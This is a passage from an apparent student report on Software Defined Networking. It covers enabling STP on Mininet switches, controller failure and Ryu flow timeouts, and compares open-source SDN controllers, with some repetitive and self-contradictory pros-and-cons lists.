h5 -> X X X X X
h6 -> X X X X X
*** Results: 96% dropped (1/30 received)
mininet> pingall
*** Ping: testing ping reachability
h1 ->
```

One last customization that can be added to the network is to enable the STP on the switch interfaces, you'd think since the switches are virtual Open vSwitches, so you can run ovs-vsctl on them and enable spanning tree protocol. You can easily do that using the CMD method as follows:

```
def run():

    topo = NetworkTopo()

    net = Mininet( topo=topo, controller=None )
    net.start()
    net['s1'].cmd('ovs-vsctl set bridge s1 stp-enable=true')
    net['s2'].cmd('ovs-vsctl set bridge s2 stp-enable=true')
    net['s3'].cmd('ovs-vsctl set bridge s3 stp-enable=true')
    CLI( net )
    net.stop()
```

Here you can see you can send bash commands to each desired entity in this case switches and enable STP on them. Save the file and run it again.

```
*** Adding switches:
s1 s2 s3
*** Adding links:
(h1, s1) (h2, s1) (h3, s2) (h4, s2) (h5, s3) (h6, s3) (s1, s2) (s2, s3) (s3, s1)
*** Configuring hosts
h1 h2 h3 h4 h5 h6
*** Starting controller

*** Starting 3 switches
s1 s2 s3 ...
*** Starting CLI:
mininet> pingall
*** Ping: testing ping reachability
h1 -> X X X X X
h2 -> X X X X h6
h3 -> h1 h2 h4 h5 h6
h4 -> h1 h2 h3 h5 h6
h5 -> h1 h2 h3 h4 h6
h6 -> h1 h2 h3 h4 h5
*** Results: 30% dropped (21/30 received)
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3 h4 h5 h6
h2 -> h1 h3 h4 h5 h6
h3 -> h1 h2 h4 h5 h6
h4 -> h1 h2 h3 h5 h6
h5 -> h1 h2 h3 h4 h6
h6 -> h1 h2 h3 h4 h5
*** Results: 0% dropped (30/30 received)
mininet>
```

You can find that the hosts can now connect normally.

4.4 What will happen if the controller fails

Well, the controller is considered as a critical component in the Software Defined Network for a multitude of reasons:

- Providing a logically centralized view of the whole network.
- Controlling the network traffic of the data plane.
- Maintaining and updating the topology information in the network (LLDP).
- Installing the flow rules in forwarding elements.
- Reducing the complexity of network management through programmability.
- Implementing flow rules either using a reactive or proactive manner.

When a controller "fails" or let's assume it disappears. This is what's expected to happen:

- Loss of control plane functionality: The controller is responsible for managing network state, defining flow rules, and distributing them to the switches. Without an active controller, the switches no longer receive instructions or updates on how to forward packets.
- Disrupted communication: The vSwitches lose their connection to the failed controller. This means that the switches no longer have access to the network state information, flow rules, or policy updates. As a result, communication between the vSwitches and the controller is severed.
- Stagnant flow rules: Without an active controller, the switches typically continue to use their last known flow rules stored in their flow tables. These flow rules are static and do not adapt to changes in network conditions or policies. As a result, the switches may not be able to properly handle new traffic patterns, resulting in suboptimal packet forwarding or even dropped packets.

Generally, each vSwitch has its own flow table, and in many controller platforms, each entry has a timeout that can default to 0 seconds (or no timeout) which means the flow entry is static when the controller doesn't update it anymore. Or if there's a timeout option to this entry that can be specified when the entry is added directly (CLI) or using Controller's API.
For example, in Ryu applications:

```
def add_flow(self, datapath, priority, match, actions):
    ofproto = datapath.ofproto
    parser = datapath.ofproto_parser
    # construct flow_mod message and send it.
    inst = [parser.OFPInstructionActions(ofproto.OFPIT_APPLY_ACTIONS,
    actions)]
    mod = parser.OFPFlowMod(datapath=datapath, priority=priority,
    match=match, instructions=inst)
    datapath.send_msg(mod)
```

This code snippet shows a flow entry creation, without diving too much in specific details, to add a flow entry a Flow Mod message must be created.
The class corresponding to the Flow Mod message is the OFPFlowMod class. The instance of the OFPFlowMod class is generated and the message is sent to the OpenFlow switch using the Datapath.send-msg() method.
There are many arguments of constructor of the OFPFlowMod class. Many of them generally can be the default as is. Inside the parenthesis is the default.

- datapath

This is the Datapath class instance supporting the OpenFlow switch subject to flow table operation. Normally, specify the one acquired from the event passed to the handler such as the Packet-In message.

- cookie (0)

An optional value is specified by the controller and can be used as a filter condition when updating or deleting entries. This is not used for packet processing.

- cookie_mask (0)

When updating or deleting entries, if a value other than 0 is specified, it is used as the filter of the operation target entry using the cookie value of the entry.

- table_id (0)

Specifies the table ID of the operation target flow table.
command (ofproto_v1_3.OFPFC_ADD)
Specify whose operation is to be performed.

Value	Explanation
OFPFC_ADD	Adds new flow entries
OFPFC_MODIFY	Updates flow entries
OFPFC_MODIFY_STRICT	Update strictly matched flow entries
OFPFC_DELETE	Delete flow entries
OFPFC_DELETE_STRICT	Delete strictly matched flow entries

- idle_timeout (0)


Specifies the validity period of this entry, in seconds. If the entry is not referenced and the time specified by idle_timeout elapses, that entry is deleted. When the entry is referenced, the elapsed time is reset, When the entry is deleted, a Flow Removed message is sent to the controller.

- hard_timeout (0)

Specifies the validity period of this entry, in seconds. Unlike idle_timeout, with hard_timeout, even though the entry is referenced, the elapsed time is not reset. That is, regardless of the reference of the entry, the entry is deleted when the specified time elapsed.

As with idle_timeout, when the entry is deleted, a Flow Removed message is sent.
So, the highlighted Flow Mod options explain the behavior of the vSwitch of the given Datapath when the controller stops communicating the Flow Entries may stay static or expire after some time that's been sat beforehand.
When there's no timeout the entries are static, they lose the dynamic ability to update according to network state updates as it doesn't receive any control messages from the control. But it can operate just fine in a static network.
When they expire, soon the forwarding elements of the SDN stop forwarding anything and the network halts.

For the above reasons, a single controller in real world use is generally a bad idea. Because it increases the chances of failure in the network i.e., Controller failure. So, it comes to mind to implement a fault-tolerant model of the Software Defined Network by eliminating the single point of failure (SPOF). Hence, the use of multiple controllers in SDN is necessary.



The implementation of multiple controllers and network resiliency is discussed in a later chapter (refer to: Ch9 : SDN Backup) as this implementation doesn't exist by default in RYU or Open Source controllers, the user has the flexibility to use the "Programmability" of the Software Defined Network to create multiple instances of the controller whether it's multiple instances on the same host, on multiple hosts on the same geographical area or spanned over multiple geographical areas. Important things to keep in mind when implementing Multiple Controllers/Cluster of Controllers:

- OpenFlow doesn't implement it by default: Redundancy in OpenFlow controllers is not provided out-of-the-box and must be implemented by the user.
- User needs to implement it: The user must implement a redundancy scheme to ensure continuity of controller operations in the event of a failure.
- Type of redundancy/backup to use: There are different types of redundancy/backup schemes that can be used, such as equal redundancy, master/slave(s), etc. The choice of scheme will depend on the specific requirements and constraints of the deployment.


- How to share the database between the controllers: In a redundant deployment, the controllers must share a common database to maintain consistency of network state and flow rules. The user must determine how to share the database between the controllers, such as through replication or clustering.

4.5 Overviewing different controllers

An SDN controller is the application that acts as a strategic control point in a software-defined network. Essentially, it is the "brains" of the network.
Here is an overviewing of six popular open-source SDN controllers: NOX/POX, HPE VAN (Application Virtualization Networks), OpenDaylight (ODL), RYU, ONOS, and Floodlight. Some of them we tried practically, and others we read about them to know the most suitable controller for our use.

4.5.1 NOX/POX

4.5.1.1 NOX The first SDN controller was NOX, which was initially developed by Nicira Networks, alongside OpenFlow. In 2008, Nicira Networks (acquired by VMware) donated NOX to the SDN community, making it open source. It has since become the basis for many SDN controller solutions. Nicira then went on to co-develop ONIX with NTT and Google; ONIX is the base for the Nicira/VMware controller. While ONIX was originally supposed to be opened up, the parties later decided not to make it open source.
NOX is a C++-based SDN controller that provides a simple and efficient platform for network application development. It supports OpenFlow 1.0 and is designed to be lightweight and easy to use. its provides a C++ API for developing network applications.



NOX Architecture

NOX is based on a modular architecture that allows developers to extend its functionality through the use of plugins. NOX is suitable for small-scale networks and does not scale well for large networks.

4.5.1.2 POX

POX is a Python-based SDN controller that provides a simple and easy-to-use platform for network application development. It supports OpenFlow 1.0 and is a good choice for small to medium-sized networks. POX provides a Python API for developing network applications. it is based on a modular architecture that allows developers to extend its functionality through the use of Python modules. POX is suitable for small to medium-sized networks and does not scale well for large networks.
Pros:


- Open-source: NOX/POX is an open-source SDN controller, which makes it free to use, modify, and distribute.
- Customizable and flexible: NOX/POX is highly customizable and flexible, allowing network administrators to extend and customize the controller to meet specific networking requirements.
- Lightweight: NOX/POX is lightweight and has a small footprint, making it suitable for use on resource-constrained devices.
- Easy to use: NOX/POX is easy to use and has a simple Python-based programming interface that reduces the learning curve for developers.
- Comprehensive API: NOX/POX provides a comprehensive API that allows developers to develop and deploy SDN applications, making it easier to integrate with other systems and tools.

Cons:

- Limited scalability: NOX/POX may have limited scalability compared to some other SDN controllers, making it less suitable for large-scale network deployments.
- Limited set of network protocols: NOX/POX supports a limited set of network protocols, which may be a limitation for some network environments.
- Smaller community: NOX/POX has a smaller community of developers and users compared to some other SDN controllers, which may limit the availability of resources and support.

4.5.2 HPE-VAN (Virtual Application Networks)

HPE VAN SDN Controller is a Java-based controller that provides a scalable and secure platform for network application development. It is designed to support a wide range of protocols, including OpenFlow, NETCONF, and RESTCONF. HPE VAN provides a Java API for developing network applications.



HPE-VAN Architecture

HPE VAN is based on a modular architecture that allows developers to extend its functionality through the use of Java classes. HPE VAN is highly scalable and can be used in large networks.

Pros:


- Easy to deploy and configure: The HPE VAN SDN Controller is designed to be easy to deploy and configure with a user-friendly web-based interface.
- Scalability: The HPE VAN SDN Controller is designed to scale to support large-scale SDN deployments, with support for up to 50,000 network nodes.
- Vendor-agnostic: The HPE VAN SDN Controller supports a wide range of network devices and vendors, making it a versatile controller that can be used with a variety of network hardware.
- Robust security features: The HPE VAN SDN Controller provides robust security features, including support for role-based access control (RBAC), SSL/TLS encryption, and more.
- Comprehensive API: The HPE VAN SDN Controller provides a comprehensive RESTful API that can be used to develop and deploy SDN applications, providing flexibility and ease of integration with other systems and tools.

Cons:

- Proprietary solution: The HPE VAN SDN Controller is a proprietary solution, which means that it may not be as flexible as open-source SDN controllers.
- Limited extensibility: While the HPE VAN SDN Controller provides a comprehensive API, it may be more challenging to extend and customize compared to open-source SDN controllers.
- Limited community support: Since the HPE VAN SDN Controller is a proprietary solution, it may not have the same level of community support as open-source SDN controllers.
- Higher cost: The HPE VAN SDN Controller is a commercial solution, which means that it may have a higher cost compared to open-source SDN controllers.
- Limited protocol support: The HPE VAN SDN Controller supports a limited set of network protocols, which may be a limitation for some network environments.

4.5.3 OpenDaylight (ODL)

Overview: OpenDaylight (ODL) is a Java-based SDN controller that provides a scalable and modular platform for network application development. It supports a wide range of protocols, including OpenFlow, NETCONF, and OVSDB. ODL provides a Java API for developing network applications.



ODL Architecture

ODL is based on a modular architecture that allows developers to extend its functionality through the use of OSGi bundles. ODL is highly scalable and can be used in large networks.
Pros:


- Open-source: ODL is an open-source SDN controller, which makes it free to use, modify, and distribute.
- Flexible: ODL is highly customizable and flexible, allowing network administrators to extend and customize the controller to meet specific networking requirements.
- Comprehensive REST API: ODL provides a comprehensive REST API that allows developers to develop and deploy SDN applications, providing flexibility and ease of integration with other systems and tools.
- Vendor-agnostic: ODL supports a wide range of network devices and vendors, making it a versatile controller that can be used with a variety of network hardware.
- Large community: ODL has a large and active community of developers and users who contribute to the development and improvement of the controller, providing access to a wealth of resources and support.

Cons:

- Complex architecture: ODL has a complex architecture that can be difficult to understand and configure, especially for those who are new to SDN.
- Limited scalability: ODL may have limited scalability compared to some commercial SDN solutions, making it less suitable for large-scale network deployments.
- Basic features: ODL provides a basic set of features and capabilities out of the box, which may be limiting for some network environments.
- Limited protocol support: ODL supports a limited set of network protocols, which may be a limitation for some network environments.

4.5.4 RYU

Ryu is a Python-based SDN controller that provides a flexible and powerful platform for network application development. It supports a wide range of protocols, including OpenFlow, NETCONF, and OF-config. Ryu provides a Python API for developing network applications.



RYU Architecture

Ryu is based on a modular architecture that allows developers to extend its functionality through the use of Python modules. Ryu is highly scalable and can be used in large networks.
Pros:

- Open-source: RYU is an open-source SDN controller, which makes it free to use, modify, and distribute.
- Flexible: RYU is highly customizable and flexible, allowing network administrators to extend and customize the controller to meet specific networking requirements.
- Comprehensive REST API: RYU provides a comprehensive REST API that allows developers to develop and deploy SDN applications, providing flexibility and ease of integration with other systems and tools.
- Vendor-agnostic: RYU supports a wide range of network devices and vendors, making it a versatile controller that can be used with a variety of network hardware.
- Active community: RYU has a vibrant and active community of developers and users who contribute to the development and improvement of the controller, providing access to a wealth of resources and support.


Cons:

- Steep learning curve: RYU may have a steeper learning curve compared to some other SDN controllers due to its highly customizable nature and Python-based programming interface.

- Limited scalability: RYU may have limited scalability compared to some commercial SDN solutions, making it less suitable for large-scale network deployments.
- Basic features: RYU provides a basic set of features and capabilities out of the box, which may be limiting for some network environments.
- Limited protocol support: RYU supports a limited set of network protocols, which may be a limitation for some network environments.

4.5.5 ONOS

ONOS is a Java-based SDN controller that provides a scalable and high-performance platform for network application development. It supports a wide range of protocols, including OpenFlow, NETCONF, and P4. ONOS provides a Java API for developing network applications.



ONOS Architecture

ONOS is based on a modular architecture that allows developers to extend its functionality through the use of OSGi bundles. ONOS is highly scalable and can be used in large networks.

Pros:

- Open-source: ONOS is an open-source SDN controller, which makes it free to use, modify, and distribute.
- Scalability: ONOS is designed to scale to support large-scale SDN deployments, with support for up to 2,000 network nodes.

- Comprehensive REST API: ONOS provides a comprehensive REST API that allows developers to develop and deploy SDN applications, providing flexibility and ease of integration with other systems and tools.
- Vendor-agnostic: ONOS supports a wide range of network devices and vendors, making it a versatile controller that can be used with a variety of network hardware.
- Active community: ONOS has a large and active community of developers and users who contribute to the development and improvement of the controller, providing access to a wealth of resources and support.

Cons:


- Complex architecture: ONOS has a complex architecture that can be difficult to understand and configure, especially for those who are new to SDN.
- Basic features: ONOS provides a basic set of features and capabilities out of the box, which may be limiting for some network environments.
- Limited protocol support: ONOS supports a limited set of network protocols, which may be a limitation for some network environments.

4.5.6 Trema

Trema21 is an OpenFlow programming framework for developing an OpenFlow controller that was originally developed (and supported) by NEC with subsequent open-source contributions (under a GPLv2 scheme).
Unlike the more conventional OpenFlow-centric controllers that preceded it, the Trema model provides basic infrastructure services as part of its core modules that support (in turn) the development of user modules (Trema apps). Developers can create their user modules in Ruby or C (the latter is recommended when speed of execution becomes a concern).
The main API the Trema core modules provide to an application is a simple, non-abstracted OpenFlow driver (an interface to handle all OpenFlow messages).
Trema now supports OpenFlow version 1.3.X via a repository called TremaEdge. **Trema does not offer a NETCONF driver.**
(NETCONF is a standardized network management protocol defined by the IETF. It provides a programmatic interface for configuring, monitoring, and managing network devices)


The base controller design is event-driven (dispatch via retrospection/naming convention) and is often (favorably by Trema advocates) compared to the explicit handler dispatch paradigm of other open-source products. (Similar to applications of Ryu controller event handling shown in the previous section.)

The Trema core does not provide any state management or database storage structure



Trema Core/User Modules Relationship


(these are contained in the Trema apps and could be a default of memory-only storage using the data structure libraries). The appeal of Trema is that it is an all-in-one, simple, modular, rapid prototype and development environment that yields results with a smaller codebase. The development environment also includes network/host emulators and debugging tools (integrated unit testing, packet generation/Tremashark/Wireshark). The Trema applications/user_modules include a topology discovery/management unit (libtopology), a Flow/Path management module (libpath), a load balancing switch module and a sliceable switch abstraction (that allows the management of multiple OpenFlow switches/Logical switches shared on a physical infrastructure). There is also an OpenStack Quantum plug-in available for the sliceable switch abstraction. A Trema-based OpenFlow controller can interoperate with any element agent that supports OpenFlow (OF version compatibility aside) and doesn't require a specific agent, though one of the apps developed for Trema is a software OpenFlow switch (positioned in various presentations as simpler than OVS).



Architecture and API

4.5.7 Floodlight

Floodlight is a Java-based SDN controller that provides a flexible and highly extensible platform for network application development. It supports a wide range of protocols, including OpenFlow, NETCONF, and OF-config. Floodlight provides a Java API for developing network applications.



Floodlight Architecture

Floodlight is based on a modular architecture that allows developers to extend its functionality through the use of OSGi bundles. Floodlight is highly scalable and can be used in large networks.

Pros:

- Open-source: Floodlight is an open-source SDN controller, which makes it free to use, modify, and distribute.
- Comprehensive REST API: Floodlight provides a comprehensive REST API that allows developers to develop and deploy SDN applications, providing flexibility and ease of integration with other systems and tools.
- Vendor-agnostic: Floodlight supports a wide range of network devices and vendors, making it a versatile controller that can be used with a variety of network hardware.
- Active community: Floodlight has a large and active community of developers and users who contribute to the development and improvement of the controller, providing access to a wealth of resources and support.
- Scalability: Floodlight is designed to scale to support large-scale SDN deployments, providing the ability to grow as network needs expand.

Cons:

- Complex architecture: Floodlight has a complex architecture that can be difficult to understand and configure, especially for those who are new to SDN.
- Basic features: Floodlight provides a basic set of features and capabilities out of the box, which may be limiting for some network environments.
- Limited protocol support: Floodlight supports a limited set of network protocols, which may be a limitation for some network environments.

Finally, we chose **RYU controller** which is a highly customizable and flexible open-source SDN controller that provides a comprehensive API and multi-vendor support. While it may have some limitations compared to commercial SDN solutions, also because it is a free and highly customizable SDN controller for users.

Chapter 5

5 SDN Applications & development

5.1 Router

In an SDN (Software-Defined Networking) environment where the controller has control plane functions, routing in routers can still be utilized for various purposes. Here are some scenarios where routing in routers can be beneficial alongside the controller's control plane:

- Traffic Distribution: Routers can be used to distribute traffic based on specific criteria, such as load balancing or traffic engineering requirements.
- Network Segmentation: Routers can be used to divide the network into separate segments or subnets.
- Legacy Network Integration: Routers can play a crucial role in integrating SDN with existing legacy network infrastructure.
- Quality of Service (QoS): Routers can implement QoS policies to prioritize certain types of traffic over others.
- Redundancy and Failover: Routers can play a role in providing network redundancy and failover mechanisms.
- Multi-Vendor Environments: In heterogeneous network environments with equipment from multiple vendors, routers can provide interoperability and facilitate communication between different vendor-specific SDN solutions.

It's important to note that the specific use of routing in routers within an SDN environment can vary depending on the architecture, requirements, and deployment scenarios. The role of routing in routers complements the control plane functions of the controller, allowing for efficient traffic distribution, network segmentation, integration with legacy infrastructure, QoS enforcement, redundancy, and interoperability in SDN deployments.

